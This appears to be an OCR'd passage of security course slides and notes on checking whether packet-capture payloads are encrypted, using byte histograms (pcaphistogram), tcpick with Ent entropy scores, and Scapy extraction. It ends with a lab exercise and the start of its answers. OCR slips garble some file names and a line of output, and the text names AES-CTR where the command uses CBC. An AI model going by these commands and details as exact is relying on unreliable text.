
- First, are we dealing with crypto?
  - Obfuscated data can be misleading
- Encrypted data should be indistinguishable from random data
  - No predictable patterns
- Leverage a histogram to visualize data
- Measure entropy in payload content

Is It Encrypted?

A common question when evaluating data is to first identify if it is even encrypted at all. Even if the data is not obviously encrypted (such as lacking recognizable plaintext ASCII strings), do not assume that it is encrypted. Many systems will obfuscate the data to thwart information disclosure attacks without implementing strong cryptography.

A common principle in cryptography is that encrypted data should be indistinguishable from random data. When an attacker evaluates the output of an encryption system, they should not be able to distinguish the encrypted data from random data, revealing no predictable patterns.

To apply this concept, we can visualize the data from a packet capture to produce a histogram, graphing the frequency of each byte value in each packet payload. If the data is encrypted (or random), then the histogram should reveal an even distribution of byte values where the byte 0x20 should be no more frequent than the byte 0xEE (for example).



## Pcaphistogram

```
$ pcaphistogram.py borealis.pcap | gnuplot
```

**TIP**


Pcaphistogram counts the frequency of each byte in TCP and UDP payloads, generating a gnuplot-compatible graph.

### Pcaphistogram

Pcaphistogram is a Python tool that reads from an Ethernet or wireless packet capture and extracts the payload data for TCP and UDP packets. For each byte of payload, Pcaphistogram increments a byte counter corresponding to the observed value. At the end of the packet capture, Pcaphistogram creates a graph in gnuplot format When the output of Pcaphistogram is passed to the gnuplot tool, an image similar to the one shown on this slide is created.

In the example on this slide, there is an uneven distribution of byte frequency, where the byte values starting at 0x64 and continuing through 0x80 are more frequent than many other byte values. This is indicative of unencrypted data; an encrypted data set would reveal a nearly even line across all the X axis for all of the unique byte values.

You can download Pcaphistogram from: https://github.com/joswright/pcaphistogram.



## tcpick and Ent

```
$ tcpick -r saple.dup -wR
...
2 tcp sessions detected
$ ls *.dat
tcpick_192.168.123.10_192.168.123.50_1000.clnt.dat
tcpick_192.168.123.10_192.168.123.50_1000.serv.dat
$ ent tcpick_192.168.123.10_192.168.123.50_1000.clnt.dat
Entropy = 1.801035 bits per byte.

Optimum compression would reduce the
of this 43130 byte file by 77 percent.

Chi square distribution for 43130 samples is 7132318.93, and randomly
would exceed this value 0.01 percent of the times.

Arithmetic mean value of data bytes is 14.6692 (127.5 = random).
Monte Carlo value for Pi is 3.977740679 (error 26.62 percent).
Serial correlation coefficient is 0.102220 (totally uncorrelated = 0.0).
```

### tcpick and Ent

Another option for evaluating the randomness of packet payload data is to extract a TCP session to a binary file, then evaluate the output file with an entropy analysis tool.

The tcpick tool will read from a libpcap packet capture and identify all TCP sessions. When run with the "-wR" argument, tcpick will extract the TCP session payload data and write the contents to two binary files identified by the source and destination IP address, destination port, and "clnt" or "serv" strings to represent client and server data (the client is the node that sends the initial TCP SYN packet).


The Ent tool applies several statistical analysis techniques to identify the entropy or randomness of the file. In the example on this slide, the input file (TCP client data from tcpick) has 1.8 bits of entropy per byte. Comparatively, a file of all zeros encrypted in AES-CTR mode produces an entropy score of 7.99, as shown below:

```
$ dd if=/dev/zero bs=1024 count=100 of=plaintext
100+0 records in
100+0 records out
102400 bytes (102 kB) copied, 0.00378496 s, 27.1 MB/s
$ openssl enc -aes-128-cbc -in plaintext -out ciphertext
enter aes-128-cbc encryption password:
Verifying - enter aes-128-cbc encryption password:
$ ent ciphertext
Entropy = 7.997973 bits per byte.

Optimum compression would reduce the size
of this 102432 byte file by 0 percent.
```

```
Chi square distribution for 102432 samples is 286.86, and randomly
would exceed this value 10.00 percent of the times.

Arithmetic mean value of data bytes is 127.3073 (127.5 = random).
Monte Carlo value for Pi is 3.147844424 (error 0.20 percent).
Serial correlation coefficient is 0.002051 (totally uncorrelated = 0.0).
```



## Scapy and Ent


- Tcpick extracts TCP payloads
  - Does not handle other protocols
  - Does not let you extract only higher-layer protocols above TCP
- Can extract data with Scapy quickly and easily
  - Chained Scapy "payload" object

### Scapy and Ent

While tcpick is useful in extracting the payload of TCP packets, it cannot handle other protocols and has limited support for non-Ethernet link layer protocols. Further, tcpick does not allow you to extract application payload data above the TCP layer, which can skew entropy analysis if there are fixed headers or other fields present after the TCP header, but before the encrypted data starts.

Fortunately, we can turn to Scapy to solve this problem for us. Scapy can easily extract payload data from a packet capture (or a live network interface, if desired). Instead of being limited to the payload of the TCP header, Scapy grants us access to any of the upper-layer protocol data to save to a file for entropy analysis.

In Scapy, the first packet header contains a payload object, representing the payload of the first header. We can chain this reference by appending additional ".payload" references to access upper-layer data (such as packet.payload.payload.payload).



## Scapy Payload Extraction

```
# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot. Welcome
to Scapy (2.2.0)
>>> fp = open("payloads.dat","wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload.payload))
...
>>> sniff(offline="capturel.dup",prn=handler,filter="tcp or udp")
```


- Add more .payload's for higher layers of the protocol
- Also useful for non-TCP traffic or link layers tcpick doesn't handle

Scapy Payload Extraction

The simple Scapy use in this slide first opens an output file to save payload content to with the 'fp = open("payloads.dat","wb")' command. Next a callback function is defined, invoked by Scapy once for each packet in the specified packet capture. Each time the handler() function is invoked, it supplies the Scapy packet data to the function in the variable "packet". We extract and save the packet payload contents to the payloads.dat file after converting it to a string as shown. Note that we specified: "packet.payload.payload.payload", which represents the Ethernet Header -> IP -> TCP -> Payload data. Adding additional ".payload" layers will allow us to access upper-layer protocols even above the TCP packet payload layer.

Finally, we start a new line outside of the handler() function, invoking the Scapy sniff() function and reading the "capturel.dump" libpcap packet capture for the input data. The function "handler" is specified with the "prn" function to identify the callback function, as well as an optional filter to limit the data sent to the handler function.

Note: The informative message "Can't import python gnuplot wrapper" shown when starting Scapy can be safely ignored for this exercise.




## Exercise: Differentiating Encryption and Obfuscation

- Use one of three options to review three packet capture files:
  - Visualize byte distribution data with pcaphistogram.py and gnuplot
  - Extract data with tcpick, evaluate with Ent
  - Extract data with custom Scapy code, evaluate with Ent
- For each packet capture, evaluate data as encrypted or unencrypted

```
# cd /root/lab/day2
# ls *.dup
capture1.dump   capture2.dump   capture3.dump
```

### Exercise: Differentiating Encryption and Obfuscation

In this exercise, you'll review the data of three different packet captures to identify if the content is encrypted or unencrypted. For each packet capture, you have the option to review the content using Pcaphistogram, tcpick and Ent, or Scapy and Ent. Identify the nature of the content for each packet capture.




## Exercise: Differentiating Encryption and Obfuscation - STOP

- Stop here, unless you want answers to the exercise

Exercise: Differentiating Encryption and Obfuscation - STOP

Don't go any further unless you want to get the answers to the exercises. The next page will begin a review of the answers to this exercise.



## Histogram Analysis - capture1.dump


```
# pcaphistogram.py capture1.dup | gnuplot; display capture1.png
```

Unencrypted file with clustering around the ASCII character set. "strings" will likely return interesting content.

### Histogram Analysis - capture1 dump

To review the packet capture with Pcaphistogram, run the pcaphistogram.py command as shown on this slide, piping the output to the gnuplot tool. When Pcaphistogram finishes, you can view the output histogram file using the "display" utility (on the same command line, separated by a semicolon as shown in this example or on a second line). Repeat this step for each of the three packet captures.

This slide shows the output from Pcaphistogram for each packet capture. The results from capture1.dump show a clustering of data around the ASCII character set, likely indicating that plaintext strings are present.



